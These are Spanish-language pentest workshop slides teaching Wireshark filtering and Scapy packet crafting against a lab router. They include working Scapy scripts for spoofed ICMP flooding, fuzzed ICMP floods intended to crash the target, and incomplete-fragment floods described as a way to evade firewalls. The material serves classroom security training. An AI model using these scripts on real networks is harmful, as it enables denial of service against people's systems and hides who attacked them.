



follow the white rabbit_

@Nebu_73

The Packet Wars!

Journey to Scapy

Se que no hace falta decirlo pero por si acaso prefiero curarme en salud:

TODO LO EXPLICADO EN ESTE TALLER DE PENTEST/HACKING ES MATERIAL DE APRENDIZAJE EN EL AULA PARA FINES EDUCATIVOS.



**SE PIDE A LOS ASISTENTES QUE USEN LOS CONOCIMIENTOS CON CUIDADO Y ETICA
SIEMPRE EN ENTORNOS CONTROLADOS Y NUNCA PARA COMETER
ILEGALIDADES.**

Dicho esto que es de cajón... no nos responsabilizamos del uso que den los asistentes a los conocimientos adquiridos ... sentaos y disfrutad del viaje pues el Hacking es un mundo muy extenso y lleno de rincones oscuros para mentes inquietas.



follow the white rabbit_

¿QUÉ VAMOS A HACER?

- ¿Cuántos de vosotros sabéis que es lo que hace un ordenador al conectarse?
- 3 way hand shake? Eso lo menos es el saldo que hace Will en el principio de bel lair! (si... soy viejuno)



No tengáis miedo vamos a ir paso a paso en un apasionante viaje por los paquetes de datos... veremos que son... y sobre todo...

COMO ROMPER COSAS CON ELLOS! MUAJAJAJAJAJAJ



follow the white rabbit_

WHO AM I – NEBU_73

- Username : Alvaro Alonso (A.K.A. – Nebu73)
- Twitter/Telegram : @Nebu_73
- Pentester / Hacker etico
- Cibercooperante de Incibe (I4SK)
- Master en Ciberseguridad - Cybersoc de Deloitte
- Experto en Seguridad de la Información – UCLM
- Certified Ethical Hacker – EC Council
- Administrador y escritor del blog de seguridad Informática –
- Actualmente Pentester en :
- Ponente en :


Entelgy Innotec

SECURITY

**NAVAJA NEGRA
CONFERENCE**




**HACK
&BEERS**



follow the white rabbit_

ENTORNO DE PRUEBAS




Tenemos un router al que nos vamos a conectar todos ... si, no andéis puteando... es pequeño y tiene que durar... pero nos va a servir para capturar paquetes diferentes y ver que ocurre por la red mientras vamos practicando lo que vamos aprendiendo.
Encended vuestras KALI y vamos!



follow the white rabbit_

VUESTRO NUEVO GRAN AMIGO WIRESHARK

- Esto por si hasta hoy no lo habíais tocado es wireshark... vale si muchos lo conocéis y otros me diréis que mola mas Tshark... o p0f network miner (Hartek... nos conocemos sabemos que te mola mas – APUNTE Se suponía que venia... y ha terminado dando un taller... (ENGAÑAO)).



Capturing from eth0						
No.	Time	Source	Destination	Protocol	Length	Info
1	16:00:07.456400434	34.207.243.98	172.70.51.197	TLSv1.2	89	Application Data
2	16:00:07.656954286	172.70.51.197	34.207.243.98	TCP	60	57171 → 443 [ACK] Seq=1 Ack=36 Win=255 Len=0
3	16:00:07.705625310	172.70.51.197	172.70.51.255	NBNS	92	Name query NB PSS-DDMA-01<00>
4	16:00:07.968076134	34.207.243.98	172.70.51.197	TLSv1.2	88	Application Data
5	16:00:08.046716373	34.207.243.98	172.70.51.197	TLSv1.2	88	Application Data
6	16:00:08.046716271	172.70.51.197	34.207.243.98	TCP	60	57171 → 443 [ACK] Seq=1 Ack=105 Win=255 Len=0
7	16:00:08.0664480760	172.70.51.197	95.101.25.43	TCP	60	57267 → 443 [FIN, ACK] Seq=1 Ack=1 Win=253 Len=0
8	16:00:08.0664488146	172.70.51.197	95.101.26.48	TCP	60	57266 → 443 [FIN, ACK] Seq=1 Ack=1 Win=251 Len=0
9	16:00:08.0665660693	172.70.51.197	34.207.243.98	TLSv1.2	1658	Application Data
10	16:00:08.066663373	172.70.51.197	34.207.243.98	TLSv1.2	132	Application Data
11	16:00:08.067138674	172.70.51.197	34.207.243.98	TLSv1.2	1573	Application Data
12	16:00:08.067256291	172.70.51.197	34.207.243.98	TLSv1.2	339	Application Data
13	16:00:08.072087694	95.101.25.43	172.70.51.197	TLSv1.2	85	Encrypted Alert
14	16:00:08.072092069	172.70.51.197	95.101.25.43	TCP	60	57267 → 443 [RST, ACK] Seq=2 Ack=32 Win=0 Len=0
15	16:00:08.072385314	95.101.25.43	172.70.51.197	TCP	60	443 → 57267 [FIN, ACK] Seq=32 Ack=2 Win=1016 Len=0
16	16:00:08.074374993	95.101.26.48	172.70.51.197	TLSv1.2	85	Encrypted Alert
17	16:00:08.074378280	172.70.51.197	95.101.26.48	TCP	60	57266 → 443 [RST, ACK] Seq=2 Ack=32 Win=0 Len=0
18	16:00:08.074558665	95.101.26.48	172.70.51.197	TCP	60	443 → 57266 [FIN, ACK] Seq=32 Ack=2 Win=1013 Len=0
19	16:00:08.102852897	172.70.51.197	185.43.182.57	TCP	60	57268 → 80 [FIN, ACK] Seq=1 Ack=1 Win=1505 Len=0
20	16:00:08.102858241	172.70.51.197	69.16.175.42	TCP	60	57283 → 80 [FIN, ACK] Seq=1 Ack=1 Win=255 Len=0
21	16:00:08.103239118	172.70.51.197	34.207.243.98	TCP	66	57266 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK=1
22	16:00:08.103239200	172.70.51.197	34.207.243.98	TCP	60	57266 → 443 [FIN, ACK] Seq=1 Ack=2 Win=255 Len=0

► Frame 1: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on interface 0
► Ethernet II, Src: Cisco_33:1d:00 (00:11:bb:33:1d:00), Dst: IntelCor_c6:8b:a3 (f4:8c:50:c6:8b:a3)
► Internet Protocol Version 4, Src: 34.207.243.98, Dst: 172.70.51.197
► Transmission Control Protocol, Src Port: 443, Dst Port: 57171, Seq: 1, Ack: 1, Len: 35

CTRL DERECHA



follow the white rabbit_

- Vale es un caos... pero pongamos cierto orden usando unos comandos de filtrado básicos:
 - *Ip.addr== { IP }* => para filtrar por una ip concreta da igual si destino u origen
 - *Ip.src/.dst== { IP }* => Para filtrar por IP Origen o IP Destino
 - **&&** => lo utilizamos para concatenar filtros
 - **not** => lo utilizamos para hacer que no se muestre lo del filtro
 - *{ Protocol } contains "TEXT"*=> Buscamos por contenido dentro de un paquete
 - **||** => lo utilizamos para hacer condicionales de o X o Y
 - *{Protocol}.port* => para seleccionar paquetes de un protocolo que salgan por x puerto



follow the white rabbit_

NUESTRA ESPADA!

Todo buen guerrero tiene una espada con nombre en nuestro caso

Os presento **Scapy** una genial herramienta de creación de paquetes de red que tanto mi equipo como yo utilizamos para hacer pentests a lo que llamamos maquinas "raras".



```
root@kali:~# scapy
WARNING: No route found for IPv6 destination :: (no default route?)
INFO: Can't import python ecdsa lib. Disabled certificate manipulation tools
Welcome to Scapy (unknown.version)
```

Si, no fue la niña agraciada de la familia... pero tiene muy mala leche...



follow the white rabbit_

Scapy es una herramienta implementada en Python... que de hecho se maneja desde la línea de comandos de este lenguaje... y que se puede llegar a utilizar como librería dentro de nuestros scripts. Es muy muy versátil y permite hacer muchísimas cosas...

Es una herramienta que trae ya python instalada por lo que tampoco vamos a pararnos a ver como se instala pero os dejo los comandos que podéis utilizar para ello.

```
cd /tmp  
wget scapy.net  
unzip scapy-latest.zip  
cd scapy-2.*  
sudo python setup.py install
```

Abrimos línea de comandos ! Bien! Juanker Style Mode ON y tipeamos SCAPY

```
scapy
```

Y ya tenemos nuestro arma preparado pero antes unas nociones básicas...



follow the white rabbit_

Pero toda arma tiene sus normas y esta no es especial en ese aspecto así que os dejo los comandos básicos que vamos a manejar:

- **A=rdpcap(“ruta/nombrepaqute.pcap”)** => con este comando cargaremos paquetes en scapy y les asignaremos una variable para su manejo.
- **A[0].show()** => Nos mostrara el contenido del paquete que hayamos seleccionado.
- **A[0].command()** => Nos mostrara que comandos hay que utilizar para crear un paquete igual al que tenemos cargado en la variable A.
- **Send(A*XX, iface=“INTERFAZ”)** => Para enviar paquetes que no tengan capa 2 , XX numero de veces que se envía el paquete y mejor indicarle que interfaz utilizar.
- **Sendp(A*XX, iface=“INTERFAZ”)** =>Para enviar paquetes que tengan capa 2 , XX numero de veces que se envía el paquete y mejor indicarle que interfaz utilizar.
- **Sendpfast(A*XX, iface=“INTERFAZ”)** =>Para enviar paquetes MUY RAPIDO utilizando tcpreplay que tengan capa 2 , XX numero de veces que se envía el paquete y mejor indicarle que interfaz utilizar. (PERFECTO PARA UN FLOODING SANO)
- **Res,unans=sr(A*XX, iface=“INTERFAZ”)** => Con este comando lo que haremos es enviar el paquete y esperar respuesta del equipo. En caso de darse respuesta quedara guardada en la vble Res.



follow the white rabbit_

¿TITO NEBU... QUE ES UN PAQUETE DE RED?

No, no es un tío enfundado en unos leotardos de rejilla... quitaos esa imagen de la cabeza.
Tanto conejo suelto por aquí esta afectándoos... (Tinder cuando daño has hecho...)


Vale para esto voy a tirar de mis explicaciones para muggles aunque aquí seamos todos entendidos... por si no los hay tanto.

- Los ordenadores se comunican entre ellos utilizando un mismo lenguaje que se llama “**protocolos**” y que viene dictados por unos seres malignos y horribles llamados **RFC** que estandarizan esos idiomas.



follow the white rabbit_

- Para establecer estas comunicaciones en ese idioma lo que hace el ordenador es lanzar lo que llamamos paquetes de red, que son cadenas de unos y ceros que llevan la información de un punto a otro de una forma determinada. Para hacernos una idea algo así:



- Diríamos que el paquete es la parte **NARANJA** y esta partido en pequeños trozos, lo **AZUL**, que son las fracciones llamadas LAYERS que van a transportar diferentes partes de la información que se va a enviar / recibir.
- Cada protocolo establece que fraccionamiento de la información se hace, en qué orden y como se tiene que enviar para que sea correcto y el mensaje llegue al destinatario.




follow the white rabbit_

- Bien ahora vamos a capturar un paquete y vamos a empezar con la practica para ello acabo de lanzar un PING que no es mas que un paquete ICMP que normalmente se utiliza para comprobar si la maquina a la que queremos llegar esta “viva” o no.

```
ping [IP OBJETIVO]
```

- Lo que estamos mandando según los Malignos RFC es algo parecido a esto:



follow the white rabbit_

- Abrimos Wireshark filtramos por el protocolo ICMP y vamos a ver algo parecido a esto. Vemos como un equipo aparece como SOURCE (origen) y Otro como destino y como a cada paquete REQUEST le sigue una respuesta por parte del destinatario llamado REPLY.
- Seleccionamos un paquete llamado REQUEST y hacemos doble clic sobre el desplegándose esto:

No.	Time	Source	Destination	Protocol	Length	Info
→ 91	19:16:50.572952427	192.168.1.37	192.168.1.44	ICMP	74	Echo (ping) request
← 92	19:16:50.572977859	192.168.1.44	192.168.1.37	ICMP	74	Echo (ping) reply
103	19:16:51.576886609	192.168.1.37	192.168.1.44	ICMP	74	Echo (ping) request
104	19:16:51.576944282	192.168.1.44	192.168.1.37	ICMP	74	Echo (ping) reply
115	19:16:52.578609616	192.168.1.37	192.168.1.44	ICMP	74	Echo (ping) request
116	19:16:52.578656236	192.168.1.44	192.168.1.37	ICMP	74	Echo (ping) reply
126	19:16:53.580812449	192.168.1.37	192.168.1.44	ICMP	74	Echo (ping) request
127	19:16:53.580834564	192.168.1.44	192.168.1.37	ICMP	74	Echo (ping) reply



follow the white rabbit_

Seleccionamos un paquete llamado REQUEST y hacemos doble clic sobre el desplegándose esto:

```
▲ Internet Control Message Protocol
Type: 8 (Echo (ping) request)
Code: 0
Checksum: 0x4d3a [correct]
[Checksum Status: Good]
Identifier (BE): 1 (0x0001)
Identifier (LE): 256 (0x0100)
Sequence number (BE): 33 (0x0021)
Sequence number (LE): 8448 (0x2100)
[Response frame: 2]
▲ Data (32 bytes)
Data: 6162636465666768696a6b6c6d6e6f707172737475767761...
[Length: 32]

0000 08 00 27 67 f3 33 f4 8c 50 c6 8b a3 08 00 45 00 ..'g.3.. P.....E.
0010 00 3c 58 6d 00 00 80 01 5e b2 c0 a8 01 25 c0 a8 .<Xm.... ^....%..
0020 01 2c 08 00 4d 3a 00 01 00 21 61 62 63 64 65 66 ,..M:... !abcdef
0030 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 ghijklmn opqrstuv
0040 77 61 62 63 64 65 66 67 68 69 wabcdefg hi
```

Seleccionamos un paquete llamado REPLY y hacemos doble clic sobre el desplegándose esto:

```
▲ Internet Control Message Protocol
Type: 0 (Echo (ping) reply)
Code: 0
Checksum: 0x553a [correct]
[Checksum Status: Good]
Identifier (BE): 1 (0x0001)
Identifier (LE): 256 (0x0100)
Sequence number (BE): 33 (0x0021)
Sequence number (LE): 8448 (0x2100)
[Request frame: 1]
[Response time: 0.017 ms]
▲ Data (32 bytes)
Data: 6162636465666768696a6b6c6d6e6f707172737475767761...
[Length: 32]


0000 f4 8c 50 c6 8b a3 08 00 27 67 f3 33 08 00 45 00 ..P..... 'g.3..E.
0010 00 3c 96 77 00 00 40 01 60 a8 c0 a8 01 2c c0 a8 .<.w..@. `....,..
0020 01 25 00 00 55 3a 00 01 00 21 61 62 63 64 65 66 .%.U:... !abcdef
0030 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 ghijklmn opqrstuv
0040 77 61 62 63 64 65 66 67 68 69 wabcdefg hi
```

¿ Y si jugamos a las diferencias? Si llamas clara pone type 0 y type 8... así que vamos a arrancar scapy... y a cargar ambos paquetes en el




follow the white rabbit_

- Para poder cargar los paquetes los vamos a guardar en .pcap y solo ese paquete por lo que vamos a seleccionar cada uno de los paquetes y a guardarlos de esta manera:



- Y tras elegir esa opción vamos a indicar que guardaremos dicho paquete separado del resto:



follow the white rabbit_

- Entramos en la carpeta donde tengamos guardado el .pcap y abrimos scapy directamente en ella desde la consola de KALI. Para proceder a cargar los paquetes.

```
scapy
paq=rdpcap("ICMP-Ping.pcap")
paq[0].show()
```

- Ya tenemos una locura en pantalla ¿asustados? No deja de ser el contenido del paquete pero visto desde scapy...

```
>>> a[0].show()
###[ Ethernet ]##
dst= 08:00:27:67:f3:33
src= f1:8c:50:c6:8b:a3
type= 0x800
###[ IP ]##
version= 4L
ihl= 5L
tos= 0x0
len= 60
id= 22637
flags=
frag= 0L
ttl= 128
proto= icmp
chksum= 0x5eb2
src= 192.168.1.37
dst= 192.168.1.44
\options\
###[ ICMP ]##
type= echo-request
code= 0
chksum= 0x4d3a
id= 0x1
seq= 0x21
###[ Raw ]##
load= 'abcdefghijklmnopqrstuvwxyz'
```

DETALLE DIVERTIDO:

Os habéis fijado en el ultimo apartado' ese que pone LOAD?.... Pues los ping los rellenan con caca... no vale para nada... ¿alguna idea?



follow the white rabbit_

- Ahora vamos a hacer la autentica magia ya que hemos visto un poco el contenido del paquete... pero ¿Cómo lo hacemos? ¿Cómo construimos un paquete que se asemeje a ese pero dirigido al objetivo que nosotros queramos?

```
paq[0].command()
```

- Con este comando ya vamos a tener tanto los layers o capas que intervienen en el paquete como las diferentes partes que tiene cada layer.

```
>>> a[0].command()
"Ether(src='f4:8c:50:c6:8b:a3', dst='08:00:27:67:f3:33', type=2048)/IP(frag=0L, src='192.168.1.37', proto=1, tos=0, dst='192.168.1.44', checksum=24242, len=60, options=[], version=4L, flags=0L, ihl=5L, ttl=128, id=22637)/ICMP(gw=None, code=0, ts_ori=None, addr_mask=None, seq=33, nexthopmtu=None, ptr=None, unused=None, ts_rx=None, length=None, checksum=19770, reserved=None, ts_tx=None, type=8, id=1)/Raw(load='abcdefghijklmnopqrstuvwxyzabcdefghi')"
```

- Del paquete necesitamos :
- LAYER=> **ip=IP(src=“IP ORIGEN”, dst=“IP DESTINO”)**
- LAYER=> **icmp=ICMP(type=8)**
- **load=“The_packet_wars_FWHIBBIT_was_h3r3_TR0LL_T1M3”**
- Ahora lo juntamos **todo paq=ip/icmp/load**
- Y lo lanzamos con : **send (paq*10, iface=“eth0”)** mientras miramos con wireshark



follow the white rabbit_

¡¡¡SORPRESA!!!!

- Los paquetes han salido correctamente, han llegado al destino, y surprise! El objetivo los contesta!

79 20:12:30.486163281	192.168.1.44	192.168.1.1	ICMP	70 Echo (ping) request
80 20:12:30.486359296	192.168.1.1	192.168.1.44	ICMP	70 Echo (ping) reply

- Pero vamos mas allá ... metimos un mensaje verdad? Vamos a ver...
- Ya tenemos nuestro primer cañón...

```
x=[.k{... 'g.3..E.  
.8.....@. .F....,...  
....S.... .FWHIBB  
IT WAS H ERE TROL  
LTIME!
```

Disculpa majo, esto es una castaña. Nos pones esta mierda y dices PACKET WARS? Are you kidding me?

“Para una guerra necesitas balas... y acabas de hacer la 1º... quieres mas? Te gusta disparar fuerte ehhh.. Pues nada soldado... atento a la jugada...”



follow the white rabbit_


- Con ICMP pese a ser un protocolo que parece un payasete inocente pronto veréis que no lo es tanto...



follow the white rabbit_

ATAQUES POSIBLES EN ICMP


- Vamos a hacer de este protocolo nuestro martillo de guerra contra... si.. Este pobre router.. que esta sobre la mesa. Así que vamos a definir varios tipos de ataque que vamos a realizar pero antes vamos a ver otro concepto interesante :
- **SPOOFING** => Ese amigo del que todos “hemos oido hablar” pero que muchas veces no sabemos como funciona. Es nada mas y nada menos que una suplantación de identidad a nivel de IP o MAC del equipo y es lo que vamos a hacer en los ataques. Traducido hacer perrerías al objetivo con la IP de otro... ;P eso si ... recordad que las respuestas le llegarían a “ese otro”



follow the white rabbit_

- **ICMP FLOOD**

Nada mola mas que una inundación de paquetes y si son muy rápido mejor para hacer que nuestra victima se aturulle y prefiera desconectarse... lo que todos conocemos como un ataque DOS que en este caso, como sois múltiples atacantes a la vez estaríamos hablando de un DDoS (Distributed Denial of Service).



```
ether = Ether(dst="[MAC OBJETIVO], src=[MAC SPOOFEADA]
ip = IP(dst="[IP OBJETIVO]",src="[IP SPOOFEADA]")
icmp = ICMP(type=8)
load="Trola de Flooding by Fwhibbit"
paq = ether/ip/icmp/load
sendpfast(paq*10000, iface="eth0")
```



follow the white rabbit_

- **ICMP FUZZ**

Este ataque es un poco el caos por el caos y para ello voy a recurrir a mi interpretación del “paquete” con una explicación menos técnica quizás de lo habitual (Shargon... si me estas viendo... perdóname por esta herejía).

AZUL					
------	--	--	--	--	--

Establecemos el protocolo AZUL y en los subsiguientes trozos podemos añadir colores que en determinado orden son ordenes correctas de dicho protocolo.

Pero, ¿Y si en vez de hacer las cosas ordenadas y de forma correcta, las hacemos a lo loco llenando esas casillas con mierda aleatoria? Eso sería FUZZZZ TIIIIIMEEEEEEE! Y paquete malformado al canto!

AZUL	sder234q	idq9dqm	aD29D01	kmkdm4	ASqwqw
------	----------	---------	---------	--------	--------




follow the white rabbit_

Esto que a priori parece complicado en scapy es la mar de sencillo fuzz(protocolo) y a ser felices!

```
ether = Ether(dst="[MAC OBJETIVO], src=[MAC SPOOFADA]
ip = IP(dst="[IP ROUTER]",src="[IP-DE TU HERMANO]")
icmp = fuzz(ICMP())
paq = ether/ip/icmp
sendpfast(paq*10000, iface="eth0")
```

El objetivo de este ataque aparte de mirar si el equipo responde paquetes malformados es mirar a ver si encontramos el paquete que haga que el equipo haga

CHOCAPIC!



follow the white rabbit_


- **ICMP Fragmentado**

En este ataque lo que vamos a hacer es mandar continuamente paquetes ICMP “fileteados”.

¿Y esto para que tío?

¿Alguien no sabe que es un ataque de fragmentación?

Es sencillo imaginad un paquete de gominolas. Ahora imaginad que queréis pasar al cine con ellas pero si os ven el paquete no os dejarían entrar con él. Vale pues en este símil repartiríais entre los bolsillos de vuestros amigos unas pocas gominolas y una vez pasado a la sala volveríais a meterlas en la bolsa teniendo el paquete entero..(siempre y cuando no se las coman claro)



follow the white rabbit_

Cuando se mandan paquetes fragmentados hacia un sistema quien los recibe los va guardando en una memoria cache para que cuando llegue el paquete que marque el final de la trama pueda reensamblarlos y generar el paquete original.

Esto en muchos casos se hace para evitar que el firewall de turno nos chafe la noche haciendo que nuestros paquetes “maravillosos y mágicos” pasen por delante de sus morros... sin que se entere de nada.

¿Pero... y si no mandamos un paquete que marque dicho final?



```
ether = Ether(dst="[MAC OBJETIVO], src=[MAC SPOOFADA]
ip = IP(dst="[IP ROUTER]",src="[IP-DE TU HERMANO]",flags="MF", proto=17, frag=0)
icmp = ICMP(type=8)
load= "Frag ATTACK!!! FIRE IN THE HOLE!!"
paq = ether/ip/icmp/load
sendpfast(paq*10000, iface="eth0")
```



follow the white rabbit_

- **ICMP Black Nurse**

Este ataque es simplemente otra variante mas de los anteriores en el que se cambia el estado de los paquetes para ver si se genera algun tipo de denegacion de servicio en la maquina objetivo.

